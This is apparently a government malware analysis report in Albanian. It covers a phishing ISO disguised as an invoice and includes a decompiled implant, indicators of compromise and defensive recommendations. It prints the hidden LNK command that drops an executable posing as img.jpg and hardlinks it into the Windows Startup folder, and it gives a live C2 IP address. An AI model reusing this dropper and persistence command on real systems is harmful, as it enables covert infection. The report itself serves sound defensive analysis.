REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike
Invoice#0014436.iso

Versioni: 1.0
Datë: 25/02/2026

Rruga “Papa Gjon Pali II” nr.3 Tiranë;
Faqe web: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax : 04 2221 039

PËRMBAJTJA

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Informacione Teknike

Ky raport paraqet analizën teknike të një skedari me format **ISO**, i identifikuar si pjesë e një fushate phishing. Skedari ISO është përdorur si mekanizëm shpërndarjeje për të anashkaluar filtrat e sigurisë së email-it dhe për të rritur besueshmërinë ndaj viktimës, duke u paraqitur si dokument legjitim (p.sh. faturë, kontratë apo dokument zyrtar).

Analiza e skedarit

Skedari **Invoice#0014436.iso** është një skedar i formatit iso ose ISO image e cila përdoret për të arkivuar ose për të krijuar programe bootable.



Figura.1. skedari ISO

Konkretisht skedari ISO nëse klikohet do shfaqi vetëm një dokument me emrin **Invoice#0014436.pdf.lnk** të cilit nëse i kontrollojmë karakteristikat (propertie) do evidentojmë që përmban një komandë:

%ComSpec% /c start /MIN Invoice#0014436.pdf && type "img.jpg" > "C:\ProgramData\img.jpg" && mklink /h "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\searchmgnr.exe" C:\ProgramData\img.jpg && start C:\ProgramData\img.jpg

Kjo komandë në vetvete akseson një skedar **Invoice#0014436.pdf** dhe me anë të **type** përmbajtjen e skedarit *img.jpg* e shkruan në direktorine ***ProgramData*** dhe me anë të ***mklink*** krijon një ***hardlink*** me emrin *searchmgnr.exe* por në vetvete ky link i referohet skedarit *img.jpg.* Pra ky skedar do të ekzekutohet sa herë që kompjuteri të ndizet.



Figura.2. Komandë e fshehur

Nga kjo kuptohet se skedari *img.jpg* nuk është një vete por një skedar i ekzekutueshëm. Për ti parë këto skedarë duhet të aktivizojmë opsionin në windows ***View Hidden Files.***



Figura.3. Përmbajtja e skedarit iso

Skedari ***img.jpg*** është skedar i ekzekutueshëm gjë e cila evidentohet nga header i skedarit nga ***Magic Bytes 4D 5A.***



Figura.4. img.jpg Magic Bytes

DAT_140010260 Bllok të dhënash statike (HTTP/beacon)

Është një **payload statik** prej **~0x51E** byte që funksionet e tjera e **kopjojnë** dhe e përdorin si **kërkese HTTP/C2**.

- **IP (UTF-16LE):** 62[.]171[.]165.11
- **User-Agent (UTF-16LE):** Mozilla/5.0 (Windows NT 10.0; Win64; x64) ...
- **Header-a (UTF-16LE):** Content-Type: application/json, Accept: application/json, etj.
- Vlera numerike ndërmjet (gjasa **gjatësi, kod, port, etj.**)

Figura. 5. IP C2

Funksioni **FUN_14000ef9a** ngre strukturën fillestare të konfigurimit për komponentin që komunikon me serverin (C2). Përgatit parametra, ngarkon disa vlera të paracaktuara, dhe më pas *pars-on* një listë objektesh të marra nga kanali i komunikimit.

1. Kërkon në një tabelë të brendshme një element me një "magic value" specifike (0x545152545889). Kjo përdoret për të gjetur kontekstin ekzekutues ku ruhen funksionet, alokatori, dhe lexuesi i të dhënave.
2. Plotëson një strukturë konfigurimi:
   - GUID konstant
   - Path të një procesi të ligjshëm (notepad.exe) që do të përdoret si "host"
   - Një pipe lokal me emrin \\.\pipe\kharon_pipe
   - Disa fusha flag-esh dhe pointer-ash default
3. Ngarkon një bllok të madh të dhënash statike (0x51E bajt), i cili përmban kërkesë HTTP, headers, User-Agent, etj.
4. Lexon nga kanali i brendshëm numrin e elementeve që duhet të deserializojë. Për secilin element alokon memorie dhe lexon të dhënat sipas një skeme formati. Ka tre formate të mundshme (100h, 150h, 200h).
5. Strukturon të gjitha këto objekte dhe i ruan në një array brenda strukturës së konfigurimit.

Funksioni përgatit të gjithë "session state" për komunikimin me C2. Shumë nga të dhënat janë konstante. Logjika e pars-imit tregon se mjeti merr lista "detyrash" ose struktura të ndërlikuara direkt nga serveri.



Figura. 6. Strukturë konfigurimi

FUN_14000ed48 shërben për të hapur një objekt të synuar (shpesh proces) me privilegje të mjaftueshme, për të marrë një handle të vlefshëm mbi të, dhe më pas për të krijuar një strukturë të re të bazuar në atë handle.

Logjika:

1. Përpiqet të marrë privilegjin *SeDebugPrivilege* për të hapur objekte të mbrojtura.
2. Provon të hapë objektin me akses të lartë. Nëse nuk ia del, përdor akses më të ulët.
3. Përdor një funksion të brendshëm për të gjetur një nën-objekt brenda atij handle-i.
4. Nëse gjendet, e duplikon handle-in me një metodë të vtables dhe e rihap me parametra të ndryshëm.
5. I dorëzon handle-in final funksionit *FUN_14000e9ba* që ndërton strukturën përfundimtare.

```
1
2  uint * FUN_14000ed48(longlong *param_1,uint param_2)
3
4  {
5    int iVar1;
6    longlong lVar2;
7    ulonglong uVar3;
8    uint *puVar4;
9    longlong local_30;
0    longlong local_28;
1
2    local_30 = -1;
3    local_28 = -1;
4    lVar2 = FUN_14000e4c6(param_1);
5    if (lVar2 != 0) {
6      FUN_14000ecce(param_1,lVar2,"SeDebugPrivilege");
7      (**(code **)(*param_1 + 0x740))(lVar2);
8    }
9    lVar2 = FUN_14000de0a(*(longlong **)(*param_1 + 0x68),0x1000,0,param_2);
0    if ((1 < lVar2 + 1U) ||
1       (lVar2 = FUN_14000de0a(*(longlong **)(*param_1 + 0x68),0x400,0,param_2
2      uVar3 = FUN_14000e5fc(param_1,lVar2,10,&local_30);
3      if (((int)uVar3 != 0) && (local_30 != -1)) {
```

Figura. 7. Funksioni 1400ed48

FUN_14000703e

Ndërton dy versione të URL-së që përdoren për komunikim HTTP një në Unicode dhe një në ASCII.

1. Alokon dy bufera, një wide dhe një ASCII.
2. Vendos protokollin (http:// ose https:// sipas një argumenti).
3. Merr host-in dhe portin nga parametrat hyrës.
4. Përbën URL-në e plotë me renditjen:
5. scheme + host + ":" + port + path
6. E shkruan URL në të dy *buferat* duke përdorur *primitive* të formatimit nga **vtable**.

– Ky funksion ndërton endpoint-et për kërkesat HTTP.
– Rezultati vendoset në strukturën e objektit që do t'i përdorë më pas për komunikim me serverin.



*Figura.8. Funksioni **FUN_14000703e***

Funksioni **FUN_140008ae4** është një nga pjesët më komplekse të komponentit të komunikimit. Që në fillim dallohet se merret me:

- Përgatitjen e strukturave të kërkesës,
- Zgjedhjen e metodës HTTP (GET ose POST),
- Dërgimin e kërkesës,
- Marrjen dhe verifikimin e përgjigjes,
- Kontrollimin e integritetit dhe dekodimin,



Figura. 9. Funksioni FUN_140008ae4

Funksioni **FUN_1400112b4** shërben si një "resolver" funksionesh: merr një string që përfaqëson një emër funksioni dhe kthen adresën e tij.

1. Hashon emrin e dhënë me një algoritëm FNV të modifikuar (case-insensitive).
2. Krahason hash-in me një tabelë të brendshme që ka rreth 40 çifte [hash pointer funksioni].
3. Kontrollon disa raste të veçanta të koduara me dorë ku kthen direkt funkione të vtables ose etiketa të caktuara brenda binary-t.
4. Nëse emri ka formën module$function, atëherë:
   Ndërton module.dll
   Përpiqet të gjejë modulin ose me hash ose me emër
   Thërret një rutinë tip "GetProcAddress" për të marrë adresën e funksionit në modul
5. Nëse nuk gjendet asgjë, kthen NULL.
6. Ky lloj resolver-i është shumë i zakonshëm në mjetet e ngarkuara dinamikisht, sidomos në implante/LOADER-a. E lejon kodin të fshehë importet dhe të zgjidhë API-të vetëm në kohë ekzekutimi.



Figura. 10. Evidentimi i string BEACON

FUN_140007f1e Është një funksion multifunksional për komunikimin HTTP dhe përdoret për të lexuar body, header-a dhe cookie nga një response.

- Së pari kërkon madhësinë e trupit me një kod specifik.
- Nëse madhësia dihet alokon buferin dhe e lexon të gjithin njëherësh.
- Nëse jo lexon me blloqe 4KB dhe zmadhohet buferi gradualisht.
- Kthen pointer dhe gjatësinë.
- Merr të gjithë header-ët si tekst Unicode.
- Krahason emrat e header-ëve në mënyrë case-insensitive.
- Nëse e gjen: e kopjon vlerën në ASCII/UTF-8 dhe e kthen si përgjigje,
- Gjen një cookie nga “Set-Cookie”



Figura. 11 Vendosja e cookie si header.



Figura. 12 IP C2 gjatë ekzekutimit

Figura. 13 Agent name hardcoded

Figura. 14 url e komunikimit dhe path /route4

Indikatorët e Komprometimit

2781BE9D7F88FEA111AC95F4135ECD618CE9EAC42F402BFB48E956BEF267E29D	**Invoice#0014436.iso**
91FC23972D6B9037C3A2110AC0FAD2B3B61AFA1BF19887E7785A1257B1F38F19	**Invoice#0014436.pdf**
098B9E92CA53E284B3CD745472069AB16CA457E064CABE7D7B477DB4E364E709	**Invoice#0014436.pdf.lnk**

EB7DFBCF7125C4FE2F1897E0A6F58B5780E7B8357BB5D6683E2D08BF57F91DA8	**img.jpg**
62[.]171[.]165[.]11	**IP**

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

• Bllokimin e menjëhershëm të Indikatorëve të Kompromet imit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
• Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
• Trajnimin e stafit jo-teknik rreth sulmeve "Phishing" si dhe mënyrat e shmangies së infektimit prej tyre.
• Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
• Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar "Access control list për të gjithë perimetrin e rrjetit", webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
• Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
• Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
• Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës
ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
